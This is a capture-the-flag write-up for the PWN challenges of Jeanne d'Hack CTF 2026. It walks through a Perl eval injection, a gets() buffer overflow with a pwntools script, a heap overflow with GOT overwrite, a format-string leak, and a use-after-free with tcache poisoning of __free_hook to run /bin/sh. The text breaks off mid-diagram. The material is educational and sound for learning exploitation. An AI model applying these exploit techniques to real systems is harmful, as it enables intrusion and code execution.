PWN Writeup - 2026 Edition
Table of contents
In this article, we will present the various solutions to the challenges of the Jeanne d’Hack CTF 2026 for the PWN category.
PWN Intro
The sources for the challenge are available here.
Everyone loves video games! When we are young, even a simple calculator can become a real playground. This next-generation calculator will let you relive those nostalgic moments. Are you ready to play?
To connect to the remote service:
netcat 127.0.0.1 9000The flag is contained in the file
flag.txt.
For this first challenge, we are provided with the following Perl program:
#!/usr/bin/perl -w

use strict;
use warnings;
use IO::Handle;
STDOUT->autoflush(1); # Enable autoflush for STDOUT
close STDERR; # There is no error as a long as you don't see them #bigbrain

# Read the flag but only a H3cker could get it!
open(my $fh, '<', "flag.txt");
my $flag = <$fh>;
close($fh);

# Cool banner
print '
 $$$$$$\                           $$$$$$\                                $$\
$$  __$$\                         $$  __$$\                               \__|
$$ /  \__|$$\   $$\ $$$$$$\$$$$\  $$ /  \__| $$$$$$\   $$$$$$\ $$\    $$\ $$\  $$$$$$$\  $$$$$$\
\$$$$$$\  $$ |  $$ |$$  _$$  _$$\ \$$$$$$\  $$  __$$\ $$  __$$\\\$$\  $$  |$$ |$$  _____|$$  __$$\
 \____$$\ $$ |  $$ |$$ / $$ / $$ | \____$$\ $$$$$$$$ |$$ |  \__|\$$\$$  / $$ |$$ /      $$$$$$$$ |
$$\   $$ |$$ |  $$ |$$ | $$ | $$ |$$\   $$ |$$   ____|$$ |       \$$$  /  $$ |$$ |      $$   ____|
\$$$$$$  |\$$$$$$  |$$ | $$ | $$ |\$$$$$$  |\$$$$$$$\ $$ |        \$  /   $$ |\$$$$$$$\ \$$$$$$$\
 \______/  \______/ \__| \__| \__| \______/  \_______|\__|         \_/    \__| \_______| \_______|

';

while (1) {
  print "Enter a number to sum with 42: ";
  my $string = <STDIN>;
  chomp $string;
  my $result = eval "42 + " . $string;
  print "Result: " . $result . "\n";
}
The program reads user input through <STDIN>, concatenates it to the string “42 + “, and then passes
it as a parameter to the eval function. If we run the program entering “1”, we get:
Enter a number to sum with 42: 1
Result: 43
The problem lies in the use of the eval function. This function is considered dangerous, especially if we allow
the user to control the parameters. Indeed, the user can send Perl code that will be executed by eval.
It is therefore possible to retrieve the contents of the flag like this:
Enter a number to sum with 42: print($flag)
JDHACK{JeANnE_h4CK_Pwn_IN7rO_w1th_P3rL}
Result: 43
We obtain the flag JDHACK{JeANnE_h4CK_Pwn_IN7rO_w1th_P3rL}
Retro Level
The challenge sources are available here.
Retro Invaders is back in a straightforward version. Enter your name and jump into this retro adventure, where every game feels like a classic arcade session.
To connect to the remote service:
netcat 127.0.0.1 9000The flag is contained in the file
flag.txt.
For this challenge, a compiled program named retro_level is provided. The program must first be analyzed to understand its behavior.
At runtime, it waits for user input corresponding to the player name, then displays a welcome message.
An input that is too long causes the program to crash with a SIGSEGV (segmentation fault) error code. Examining the code
with Ghidra reveals the following code:
int main(void) {
  setvbuf(stdout,(char *)0x0,2,0);
  start_game();
  puts("Good luck...");
  return 0;
}

void start_game(void) {
  char player_name [16];

  puts("Welcome to Retro Invaders!");
  printf("Enter your player name: ");
  gets(player_name);
  printf("Greetings, %s! Prepare to defend the planet!\n",player_name);
  return;
}
The main function calls start_game which retrieves the user input. This input is read using the unsafe function gets (see man gets),
which reads a string of undefined length into a 16-byte buffer (char player_name[16]). The gets function reads from standard input
until a newline and stores it in this buffer without checking if the input exceeds the allocated size, causing a buffer overflow.
The adjacent memory, including the return address on the stack, is overwritten if the input exceeds the allocated size.
This makes it possible to control the program’s execution… but to what end? Using tools like nm or Ghidra, the win
function can be identified:
void win(void) {
  size_t cnt;
  char flag [128];
  FILE *fp;

  fp = (FILE *)fopen("flag.txt","r");
  if (fp == (FILE *)0x0) {
    puts("Sorry, failed to open the flag file.");
  }
  else {
    cnt = fread(flag,1,0x80,fp);
    if (cnt == 0) {
      puts("Flag file is empty.");
    }
    else {
      puts("Congratulations! You've hacked the game and unlocked the secret level!");
      puts(flag);
      fflush(stdout);
    }
    fclose(fp);
  }
  return;
}
This function is not called during normal execution. The vulnerability in start_game allows redirecting
the execution flow to win and thus retrieving the flag. The binary is not compiled with PIE, so the addresses
are fixed and predictable, which simplifies exploitation.
The buffer size and offset are as follows: 16 bytes for player_name, followed by 8 bytes for the saved EBP register,
then 8 bytes for the return address. The Python library pwnlib facilitates remote exploitation.
The exploit script is as follows:
from pwn import *

# Target remote host and port
host = 'challs.jeanne-hack-ctf.org'
port = 9001

# Create remote connection
p = remote(host, port)
# Or start a local process
# p = process("./retro_level")

# Offset to return address (buffer size 16 + saved ebp ret addr assumed 8)
offset = 24

# Address of win() function to hijack control flow
# This must be set to the correct address from the binary, for example using objdump, readelf or nm
win_addr = 0x401216

# Receive until the prompt
p.recvuntil(b"Enter your player name: ")

# Craft payload: 'A' * offset + packed address of win()
payload = b"A" * offset + p32(win_addr)

# Send payload
p.sendline(payload)

# Interact to see the output including the win message
p.interactive()
Running the script produces:
$ python3 solve.py
[+] Opening connection to challs.jeanne-hack-ctf.org on port 9001: Done
[*] Switching to interactive mode
Greetings, AAAAAAAAAAAAAAAAAAAAAAAA\x16\x12@! Prepare to defend the planet!
Congratulations! You've hacked the game and unlocked the secret level!
JDHACK{R3tr0_1nv4d3R_1337_0wnZ_4LL}

[*] Got EOF while reading in interactive
The obtained flag is: JDHACK{R3tr0_1nv4d3R_1337_0wnZ_4LL}.
Draconophobia
The challenge sources are available here.
You and your friend have been assigned to defeat the mountain dragon. This quest will reward you with xxx experience points and fame. Do you accept it?
To connect to the remote service:
netcat 127.0.0.1 9004The flag is contained in the file
flag.txt.
By observing the main function, we notice two variables that resemble structures. Using Ghidra’s automatic structure generation tool, we get:

This field initially has a size of 8 as indicated by the malloc, but no size check is performed, which introduces a heap overflow.

To obtain the flag, it is necessary to successfully execute the lvl_up function.
The first step is to calculate the number of bytes required to write into the second structure from the scanf that is supposed to write only into the pseudo field of the first structure.
To do this, we can run the program with a debugger, place a breakpoint before the end of the program, provide two arguments, and then observe in memory where search arg.. is located in order to calculate the exact offset.

In a second step, we observe that PIE is not enabled. The addresses of the different functions are therefore not randomized.
The idea is then to make a field of the second structure point to the GOT address of the strcmp function, which will be executed later.
Output of command objdump -R draconophobia :
Output of command objdump -D draconophobia | grep lvl_up :

Next, we provide, as the second argument, the address of the lvl_up function, which will be written in place of the strcmp address in the GOT.
During the next call to strcmp, the lvl_up function will be executed instead.
Then you got this exploit :

This way, we obtain the flag JDHACK{41du1n_WIlL_N3ver_w!n}.
Magic Maze
The challenge sources are available here.
A developer friend of yours found a box containing the first video games he ever coded, and among them was Magic Maze. The name caught your attention, and you decided to try it out when you got home…
To connect to the remote service:
stty raw -echo;nc localhost 9003;reset;Please launch the chall in a full screen terminal.
The flag is contained in the file
flag.txt.
The goal of the challenge was to exploit a Format String vulnerability. This occurs when a call to the printf function is made without using a format string, passing user input directly as an argument instead. If the user injects format specifiers (like %x, %s, or %n) they can arbitrarily read or write to the program’s memory
In the main function, we notice a call to handle_direction :


At the beginning of this function, an array is defined containing all possible movements :
When a user inputs something other than one of the four directional arrows, their input is displayed as is :


This is where the vulnerability lies. mvwprintw works like printf; by displaying user input without a format string, we can read the program’s memory. Furthermore, during the first attempt, the chosen direction i is stored in a variable via the call to random_choice :

At each iteration, the return value of random_choice ends up on the stack. If we leak the memory, we can recover each position from the first phase by using an input like
%p.%p.%p.%p.%p.%p.%p.%p.%p.%p, we then get the following output:


Finally thanks to the array defined earlier we can deduce the correct movements to use during the second chance given by the mage, and we obtain the flag.
Pokedex
The sources for the challenge are available here.
Professor Oak has developed a new prototype of the Pokédex, still in its testing phase. You can add your favorite Pokémon to it, but the code seems a bit unpredictable… Some say it might contain hidden features that even the Professor doesn’t know about!
To connect to the remote service:
netcat 127.0.0.1 9002The flag is contained in the file
flag.txt.
When executed, the program displays the following menu:
Welcome to the Pokedex Challenge!
Catch Pokemon, build your team, become a master!
=== POKEDEX ===
1. Catch Pokemon
2. Edit Pokemon
3. Release Pokemon
4. Inspect Pokemon
5. Exit
Thus, we have a menu that allows adding, modifying, deleting, and reading Pokémon. A quick analysis of the binary in Ghidra shows
that the functions catch_pokemon, edit_pokemon, release_pokemon, and inspect_pokemon call malloc, free, and then perform
read/write accesses on these memory areas.
By examining the catch_pokemon function, we find the following definition:
void catch_pokemon(void) {
  int slot;
  ulong size;
  void *ptr;

  printf("Pokedex slot: ");
  slot = read_int();
  if (((slot < 0) || (7 < slot)) || (*(long *)(pokedex + (long)slot * 0x10 + 8) != 0)) {
    puts("Invalid slot or already occupied!");
  }
  else {
    printf("Pokemon data size: ");
    size = read_int();
    if ((size == 0) || (0x500 < size)) {
      puts("Invalid size! Pokemon too big or too small!");
    }
    else {
      ptr = malloc(size);
      *(void **)(pokedex + (long)slot * 0x10 + 8) = ptr;
      if (*(long *)(pokedex + (long)slot * 0x10 + 8) == 0) {
        puts("Failed to catch! Out of pokeballs!");
        exit(1);
      }
      *(ulong *)(pokedex + (long)slot * 0x10) = size;
      printf("Pokemon data: ");
      read(0,*(void **)(pokedex + (long)slot * 0x10 + 8),size);
      puts("Pokemon caught! Added to Pokedex!");
    }
  }
  return;
}
The program retrieves user input and adds it to the Pokédex. Each entry in the Pokédex contains the size of the Pokémon (size)
and a pointer to a dynamically allocated memory area (ptr) via malloc. When a Pokémon is “caught”, the function allocates
a memory block on the heap and stores its address in pokedex[i].ptr.
Thus, it is possible to represent the Pokédex as the following structure array:
typedef struct {
    size_t size;
    char *ptr;
} pokemon_t;

pokemon_t pokedex[];
The code for the release_pokemon function is as follows:
void release_pokemon(void) {
  int slot;

  printf("Pokedex slot: ");
  slot = read_int(); //                        pokedex[slot].ptr
  if (((slot < 0) || (7 < slot)) || (*(long *)(pokedex + (long)slot * 0x10 + 8) == 0)) {
    puts("Invalid slot or no Pokemon!");
  }
  else { //         pokedex[slot].ptr
    free(*(void **)(pokedex + (long)slot * 0x10 + 8));
    puts("Pokemon released back to wild!");
  }
  return;
}
During the release, the function simply calls free(pokedex[i].ptr) without setting the pointer to NULL.
Thus, after the release, pokedex[i].ptr continues to point to a memory area that now belongs to the allocator.
This behavior creates a Use-After-Free (UAF) vulnerability (and also a Double Free) where it is
possible to edit or inspect a Pokémon that has already been released, allowing reading or writing into
areas of the heap still reused by the program.
To understand how to exploit this flaw, it is essential to understand how the allocator works.
Operation of the Heap
The memory allocator of the glibc (GNU C Library) plays a crucial role in managing dynamic memory for C programs. It allows allocating and freeing memory without constant interaction with the kernel, which could slow down performance.
Memory must be allocated through system calls, leading to a context switch—an expensive operation in terms of time.
To address this, glibc implements a layer that abstracts this complexity, offering a faster and more
efficient userland interface via the malloc API.
The heap manages memory using chunks, which are blocks of variable size. The allocation and deallocation of chunks are organized into several zones:
| Zone | Description |
|---|---|
| tcache | A thread-local cache for small fixed-size blocks, allowing for quick allocation and deallocation. |
| unsorted bin | This area temporarily holds large freed memory blocks. These blocks are not yet sorted and may be merged. |
| sorted bins | Freed chunks are moved to sorted bins, making allocation more efficient for specific size requests. |
Each memory chunk contains metadata that describes its characteristics, such as the chunk size and its state (free or in use). This metadata enables the allocator to quickly identify which parts of memory are available for allocation.
A chunk therefore looks like this:
  Metadata ──────►┌───────────────────┐
                  │    prev_size      │
                  ├─────────────┬─────┤
                  │    size     │flags│
  malloc()───────►├─────────────┴─────┤
                  │                   │
                  │                   │
                  │    User data      │
                  │                   │
                  │                   │
                  │                   │
                  └───────────────────┘
When the program returns memory to the allocator via a call to free, the allocator can, in some cases, store additional
information in the area previously used by the user data:
  Metadata ──────►┌───────────────────┐
                  │    prev_size      │
                  ├─────────────┬─────┤
                  │    size     │flags│
  malloc()───────►├─────────────┴─────┤
                  │  Forward pointer  │
                  ├───────────────────┤
                  │  Backward pointer │
                  ├───────────────────┤
                  │                   │
                  │                   │
                  └───────────────────┘
For more explanations on how the heap operates, I recommend the following articles:
Exploitation
The version of libc used is intentionally old (2.27), allowing for various exploitation techniques.
A comprehensive list of these techniques is available here.
For this exploitation, I decided to use a leak through the unsorted bins and then corrupt the tcache
to modify the __free_hook, allowing for code execution. The global variable __free_hook contains
a function pointer that, if not null, alters the behavior of free. This variable exists within
libc and, consequently, is affected by ASLR.
We start by obtaining a leak through the Use-After-Free vulnerability. To do this, we need to
allocate three Pokémon of a size greater than or equal to 0x500 so that the chunk ends up in
the unsorted bins once freed. The memory layout will look like this:
 Pokedex
 ┌────────────────────────────────────────┐
 │┌───┐┌───┐┌───┐┌───┐┌───┐┌───┐┌───┐┌───┐│
 ││   ││   ││   ││   ││   ││   ││   ││   ││
 │└─┬─┘└─┬─┘└─┬─┘└───┘└───┘└───┘└───┘└───┘│
 └──┼────┼────┼───────────────────────────┘
    │    │    │
    │    │    └───────────────────────────────┐
  ┌─┘    └──────────────┐                     │
  │                     │                     │
  │                     │                     │
  ▼                     ▼                     ▼
  ┌────────────────────┐┌────────────────────┐┌────────────────────┐
  │                    ││                    ││                    │
  │      Chunk A       ││      Chunk B       ││      Chunk C       │
  │      (0x500)       ││      (0x500)       ││      (0x500)       │
  │                    ││                    ││                    │
  └────────────────────┘└────────────────────┘└────────────────────┘
When the chunk B is freed, the allocator places it in the unsorted bins. Since this is a doubly-linked list,
it adds pointers to the subsequent elements. As the list starts out empty, both the forward and backward
pointers point to the head of the list. But where is it? The head of the list resides in a special area of
libc called main_arena. This leads to the following schema:
   Pokedex
   ┌────────────────────────────────────────┐
   │┌───┐┌───┐┌───┐┌───┐┌───┐┌───┐┌───┐┌───┐│
   ││   ││   ││   ││   ││   ││   ││   ││   ││
   │└─┬─┘└─┬─┘└─┬─┘└───┘└───┘└───┘└───┘└───┘│
   └──┼────┼────┼───────────────────────────┘
      │    │    │
      │    │    └───────────────────────────────┐
    ┌─┘    └──────────────┐                     │
    │                     │                     │
    │                     │                     │
    ▼                     ▼                     ▼
    ┌────────────────────┐┌────────────────────┐┌────────────────────┐
    │                    ││   Chunk B (free)   ││                    │
    │      Chunk A       ││ ┌──────┐  ┌──────┐ ││      Chunk C       │
    │      (0x500)       ││ │  FK  │  │  BK  │ ││      (0x500)       │
    │                    ││ └───┬──┘  └───┬──┘ ││                    │
    └────────────────────┘└─────┼─────────┼────┘└────────────────────┘
                           ▲    │         │
                           │    │         │
                           │    │         │
                           │    │         │           Libc
                           │    │         │           ┌──────────────┐
                           │    │         │           │              │
                           │    │         │           │              │
                           │    │         │           │              │
                           │    │         │           │              │
                           │    │         │           │              │
                           │    │         │           ├──────────────┤
                           │    │         │           │ main_arena   │
                           │    │         │           │              │
                           │    └─────────┴──────────►│              │
                           │                          │              │
                           └──────────────────────────┤              │
                                                      ├──────────────┤
                                                      │              │
                                                      │              │
                                                      └──────────────┘
Using the Use-After-Free vulnerability, we can display the contents of chunk B (the Pokémon at index 1) to recover the pointer values. We obtain the following output:
=== POKEDEX ENTRY 1 ===
Pokemon stats:
 0: 0x00007f1fd21f3ca0
 1: 0x00007f1fd21f3ca0
 2: 0x0000000000000000
 3: 0x0000000000000000
 4: 0x0000000000000000
 5: 0x0000000000000000
 6: 0x0000000000000000
 7: 0x0000000000000000
=== POKEDEX ===
1. Catch Pokemon
2. Edit Pokemon
3. Release Pokemon
4. Inspect Pokemon
5. Exit
>
This gives us the values of the forward and backward pointers. Even though libc is affected by ASLR,
the offset for main_arena remains consistent for a given version of libc. Thus, we can add the following
constants to our exploit script.
# Offsets for glibc 2.27
LIBC_OFFSETS = {
    'main_arena': 0x3ebca0,
    'free_hook': 0x3ed8e8,
    'system': 0x4f420,
}

# Allocate 3 adjacent chunks (size > 0x500)
catch(0, 0x500)  # A
catch(1, 0x500)  # B
catch(2, 0x80)   # C

# Free B -> goes to unsorted bin, fd/bk = main_arena pointers
release(1)

# UAF: inspect freed B to leak unsorted bin pointers
leak = inspect(1)
main_arena_leak = int(leak[0], 16)
log.info(f"Leaked main_arena: 0x{main_arena_leak:016x}")

# Calculate libc base
libc_base = main_arena_leak - LIBC_OFFSETS['main_arena']
free_hook = libc_base + LIBC_OFFSETS['free_hook']
system = libc_base + LIBC_OFFSETS['system']
log.info(f"libc_base: 0x{libc_base:016x}")
log.info(f"__free_hook: 0x{free_hook:016x}")
log.info(f"system: 0x{system:016x}")
Once the addresses of __free_hook and system are retrieved, we can proceed to the second part of the exploit: tcache poisoning.
This technique involves allocating two small-sized chunks and then freeing them so that they end up in the tcache list.
The memory layout is as follows:
 Pokedex
 ┌────────────────────────────────────────┐
 │┌───┐┌───┐┌───┐┌───┐┌───┐┌───┐┌───┐┌───┐│
 ││   ││   ││   ││   ││   ││   ││   ││   ││
 │└───┘└───┘└───┘└─┬─┘└─┬─┘└───┘└───┘└───┘│
 └─────────────────┼────┼─────────────────┘
                   │    │
                   │    │
 ┌─────────────────┘    │
 │                      │
 │                      │
 ▼                      ▼
 ┌─────────────────────┐┌────────────────────┐
 │    Chunk D (free)   ││   Chunk E (free)   │
 │  ┌──────┐  ┌──────┐ ││ ┌──────┐  ┌──────┐ │
 │  │  FK  │  │  BK  │ ││ │ NULL │  │  BK  │ │
 │  └───┬──┘  └──────┘ ││ └──────┘  └───┬──┘ │
 └──────┼──────────────┘└───────────────┼────┘
 ▲      │               ▲               │
 │      └───────────────┘               │
 │                                      │
 │                                      │
 └──────────────────────────────────────┘
We need to use the Use-After-Free vulnerability again to edit Chunk E and modify the forward pointer to point
to the address of __free_hook. Therefore, at the next allocation, the allocator will return this area on
the malloc call, allowing us to modify it to contain the address of system.
   Pokedex
   ┌────────────────────────────────────────┐                   Libc
   │┌───┐┌───┐┌───┐┌───┐┌───┐┌───┐┌───┐┌───┐│                   ┌──────────────┐
   ││   ││   ││   ││   ││   ││   ││   ││   ││                   │              │
   │└───┘└───┘└───┘└─┬─┘└─┬─┘└───┘└───┘└───┘│                   │              │
   └─────────────────┼────┼─────────────────┘                   │              │
                     │    │                                     │              │
                     │    │                                     │ main_arena   │
   ┌─────────────────┘    │                                     ├──────────────┤
   │                      │                                     │ __free_hook  │
   │                      │                                     │┌────────────┐│
   ▼                      ▼                               ┌────►││    NULL    ││
   ┌─────────────────────┐┌────────────────────┐          │     │└────────────┘│
   │    Chunk D (free)   ││   Chunk E (free)   │          │     │              │
   │  ┌──────┐  ┌──────┐ ││ ┌──────┐  ┌──────┐ │          │     │              │
   │  │  FK  │  │  BK  │ ││ │  FK  │  │  BK  │ │          │     │              │
   │  └───┬──┘  └──────┘ ││ └───┬──┘  └───┬──┘ │          │     ├──────────────┤
   └──────┼──────────────┘└─────┼─────────┼────┘          │     └──────────────┘
   ▲      │               ▲     │         │               │
   │      └───────────────┘     └─────────┼───────────────┘
   │                                      │
   │                                      │
   └──────────────────────────────────────┘
The final step is to call free on a chunk that contains the command string we want to execute,
which in this case is /bin/sh. The final schema looks as follows:
  Pokedex
  ┌────────────────────────────────────────┐                Libc
  │┌───┐┌───┐┌───┐┌───┐┌───┐┌───┐┌───┐┌───┐│                ┌──────────────┐
